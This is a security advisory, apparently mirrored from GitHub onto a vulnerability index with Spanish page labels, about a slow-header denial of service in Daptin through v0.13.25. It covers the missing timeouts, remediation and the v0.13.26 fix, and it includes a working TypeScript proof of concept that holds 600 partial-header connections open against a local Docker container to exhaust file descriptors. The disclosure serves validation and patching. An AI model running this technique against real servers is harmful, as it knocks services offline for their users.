
GHSA-8Q2J-54JC-JFG2
Unauthenticated slow-header connections exhaust Daptin file descriptors
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
Fuente: GitHub
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-8Q2J-54JC-JFG2 divulgada · CVSS 7.5 (GitHub) | |
| Remediación | Parche v0.13.26 | github.com/daptin/daptin · 0 d desde divulgación | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
Summary
Daptin versions through `v0.13.25` create their HTTP and HTTPS servers without a header-read timeout. An unauthenticated client can hold incomplete HTTP headers open indefinitely, consuming one server file descriptor and goroutine per connection before Daptin's handler-level connection limiter can run.
In three isolated trials with a 512-descriptor limit, 600 partial-header connections made a new `/ping` request time out while Daptin logged `accept4: too many open files`. Closing the attacker connections restored HTTP 200 without restarting the process.
Details
Affected versions
The original reproduction used `v0.13.19`, commit `8a7530cd855205dcf9d6517e92f36cd2ca36a591` https://github.com/daptin/daptin/commit/8a7530cd855205dcf9d6517e92f36cd2ca36a591. Maintainer review confirmed that the missing deadlines remained through `v0.13.25`. `v0.13.26` contains the fix.
The official image used below is pinned by digest and identifies that exact release commit:
daptin/daptin@sha256:459f33791db685c38524644e0d94364b84e22d6ba11deff7fcea1efb0382574ePreconditions
- Network access to Daptin's default HTTP listener.
- No valid HTTP request, account, token, application data, or feature flag is required.
Root cause
The production HTTP server sets only `Addr` and `Handler`; the optional HTTPS server also omits `ReadHeaderTimeout` and `ReadTimeout`:
- `main.go` lines 559-569
https://github.com/daptin/daptin/blob/8a7530cd855205dcf9d6517e92f36cd2ca36a591/main.go#L559-L569 - `main.go` lines 594-603
https://github.com/daptin/daptin/blob/8a7530cd855205dcf9d6517e92f36cd2ca36a591/main.go#L594-L603
Daptin's `limit.max_connections` control is Gin middleware:
- `server/server.go` lines 175-181 and 208-212
https://github.com/daptin/daptin/blob/8a7530cd855205dcf9d6517e92f36cd2ca36a591/server/server.go#L175-L212
Gin is not reached until Go has parsed complete HTTP headers. A partial-header connection therefore bypasses the configured concurrent-handler limit of 100 and persists until the peer closes it or an external component supplies a deadline.
The 512-descriptor limit makes the local oracle quick and deterministic; it does not create the flaw. Every deployment has a finite descriptor ceiling, and Daptin has no timeout for reclaiming these connections. A higher ceiling requires proportionally more connections.
Suggested remediation
- Set a finite configurable `ReadHeaderTimeout` on both HTTP and HTTPS servers.
- Set an appropriate `IdleTimeout` and ensure TLS handshakes also receive a deadline.
- Enforce connection limits at the listener or `ConnState` layer, before HTTP parsing.
- Add a regression test that holds an incomplete header beyond the deadline and verifies a simultaneous `/ping` remains available.
PoC
Prerequisites: Docker and Bun. Save the following as `f004.ts`.
<!-- BEGIN EMBEDDED POC -->
import net from "node:net";

const image = "daptin/daptin@sha256:459f33791db685c38524644e0d94364b84e22d6ba11deff7fcea1efb0382574e";
const trials = Number(Bun.env.TRIALS ?? "1");

if (!Number.isInteger(trials) || trials < 1 || trials > 10) {
  throw new Error("TRIALS must be an integer from 1 to 10");
}

async function docker(args: string[], allowFailure = false) {
  const child = Bun.spawn(["docker", ...args], { stdout: "pipe", stderr: "pipe" });
  const [stdout, stderr, exitCode] = await Promise.all([
    new Response(child.stdout).text(),
    new Response(child.stderr).text(),
    child.exited,
  ]);
  if (exitCode !== 0 && !allowFailure) {
    throw new Error(`docker ${args[0]} failed (${exitCode}): ${stderr.trim()}`);
  }
  return { stdout: stdout.trim(), stderr: stderr.trim(), exitCode };
}

function probe(port: number, timeoutMs = 1500) {
  return new Promise<{ ok: boolean; detail: string }>((resolve) => {
    const socket = net.createConnection({ host: "127.0.0.1", port });
    let response = "";
    let settled = false;
    const finish = (ok: boolean, detail: string) => {
      if (settled) return;
      settled = true;
      socket.destroy();
      resolve({ ok, detail });
    };
    socket.setTimeout(timeoutMs, () => finish(false, "timeout"));
    socket.once("error", (error) => finish(false, error.message));
    socket.on("data", (chunk) => { response += chunk.toString("utf8"); });
    socket.once("end", () => finish(
      response.startsWith("HTTP/1.1 200") && response.includes("\r\n\r\npong"),
      response.split("\r\n")[0] ?? "closed",
    ));
    socket.once("connect", () => {
      socket.write("GET /ping HTTP/1.1\r\nHost: 127.0.0.1\r\nConnection: close\r\n\r\n");
    });
  });
}

async function waitForReady(port: number) {
  for (let attempt = 0; attempt < 160; attempt += 1) {
    if ((await probe(port, 500)).ok) return;
    await Bun.sleep(250);
  }
  throw new Error("Daptin did not become ready");
}

function openPartialHeader(port: number, index: number) {
  return new Promise<net.Socket | null>((resolve) => {
    const socket = net.createConnection({ host: "127.0.0.1", port });
    let settled = false;
    const finish = (value: net.Socket | null) => {
      if (settled) return;
      settled = true;
      resolve(value);
    };
    const timer = setTimeout(() => {
      socket.destroy();
      finish(null);
    }, 2000);
    socket.once("error", () => {
      clearTimeout(timer);
      finish(null);
    });
    socket.once("connect", () => {
      clearTimeout(timer);
      socket.write(`GET /ping HTTP/1.1\r\nHost: 127.0.0.1\r\nX-Slow-${index}: incomplete`);
      finish(socket);
    });
  });
}

async function openMany(port: number) {
  const sockets: net.Socket[] = [];
  for (let start = 0; start < 600; start += 50) {
    const batch = await Promise.all(
      Array.from({ length: 50 }, (_, offset) => openPartialHeader(port, start + offset)),
    );
    for (const socket of batch) if (socket) sockets.push(socket);
  }
  return sockets;
}

async function inspect(name: string) {
  const result = await docker(["inspect", name, "--format", "{{json .State}}"]);
  return JSON.parse(result.stdout);
}

const results = [];
for (let index = 0; index < trials; index += 1) {
  const name = `daptin-f004-${Date.now()}-${index}`;
  const sockets: net.Socket[] = [];
  await docker([
    "run", "-d", "--name", name,
    "--memory", "256m", "--memory-swap", "256m",
    "--ulimit", "nofile=512:512",
    "--security-opt", "no-new-privileges:true",
    "-e", "DAPTIN_DISABLE_SMTP=true",
    "-p", "127.0.0.1::8080",
    "--tmpfs", "/var/lib/daptin:rw,size=64m,uid=10001,gid=10001,mode=0750",
    image,
  ]);

  try {
    const portOutput = await docker(["port", name, "8080/tcp"]);
    const port = Number(portOutput.stdout.match(/127\.0\.0\.1:(\d+)/)?.[1]);
    if (!port) throw new Error(`Unexpected port output: ${portOutput.stdout}`);
    await waitForReady(port);

    const before = await probe(port);
    sockets.push(...await openMany(port));
    await Bun.sleep(3000);
    const held = sockets.filter((socket) => !socket.destroyed).length;
    const during = await probe(port);
    const stateDuring = await inspect(name);
    const logs = await docker(["logs", "--tail", "30", name], true);

    for (const socket of sockets) socket.destroy();
    sockets.length = 0;
    let after = await probe(port);
    for (let attempt = 0; !after.ok && attempt < 20; attempt += 1) {
      await Bun.sleep(250);
      after = await probe(port);
    }

    results.push({
      trial: index + 1,
      before,
      held,
      during,
      stateDuring,
      emfileLogged: `${logs.stdout}\n${logs.stderr}`.includes("too many open files"),
      after,
    });
  } finally {
    for (const socket of sockets) socket.destroy();
    await docker(["rm", "-f", name], true);
  }
}

const reproduced = results.every((result) =>
  result.before.ok === true &&
  result.held >= 400 &&
  result.during.ok === false &&
  result.stateDuring.Running === true &&
  result.emfileLogged === true &&
  result.after.ok === true
);

console.log(JSON.stringify({ image, fileDescriptorLimit: 512, results, reproduced }, null, 2));
if (!reproduced) process.exitCode = 1;
<!-- END EMBEDDED POC -->
Run three isolated trials:
TRIALS=3 bun f004.tsThe script binds Daptin only to a random `127.0.0.1` port and removes each exact container. A successful run exits 0 with `"reproduced": true`; `/ping` works before the attack, fails while partial headers consume the descriptor budget, Daptin logs `too many open files`, and `/ping` works again after the sockets close.
Impact
An unauthenticated remote client can sustain complete listener unavailability with low bandwidth by keeping partial headers open. The attack reaches the server before Daptin's documented per-IP connection limit and requires no valid HTTP request.
The process recovers when the attacker releases the sockets. No confidentiality or integrity impact was demonstrated.
Reported by Omoikane Labs https://github.com/Omoikane-Labs. Requested credit: ffasterss https://github.com/ffasterss and shirabe0x05 https://github.com/shirabe0x05.
Maintainer resolution
v0.13.26 https://github.com/daptin/daptin/releases/tag/v0.13.26 sets a finite request-header deadline on both HTTP and HTTPS listeners, including TLS handshakes, and an idle keep-alive deadline. The backend `_config` values `http.read_header_timeout_seconds` and `http.idle_timeout_seconds` default to 2 and 30 seconds respectively; invalid or nonpositive values prevent startup. Request-body and response-stream behavior is unchanged.
An isolated replay with a 512-descriptor server limit and 600 incomplete-header connections returned HTTP 200 from `/ping` at the report's three-second check. The fix bounds how long each incomplete connection can be held; sustained high-rate connection floods still require network-level capacity controls.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Desglose de métricas
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
gogithub.com/daptin/daptin |
Corregida | v0.13.26 | 0 d | v0.13.57 no afectada |
0.13.26v0.13.26Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/daptin/daptin/security/advisories/GHSA-8q2j-54jc-jfg2Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.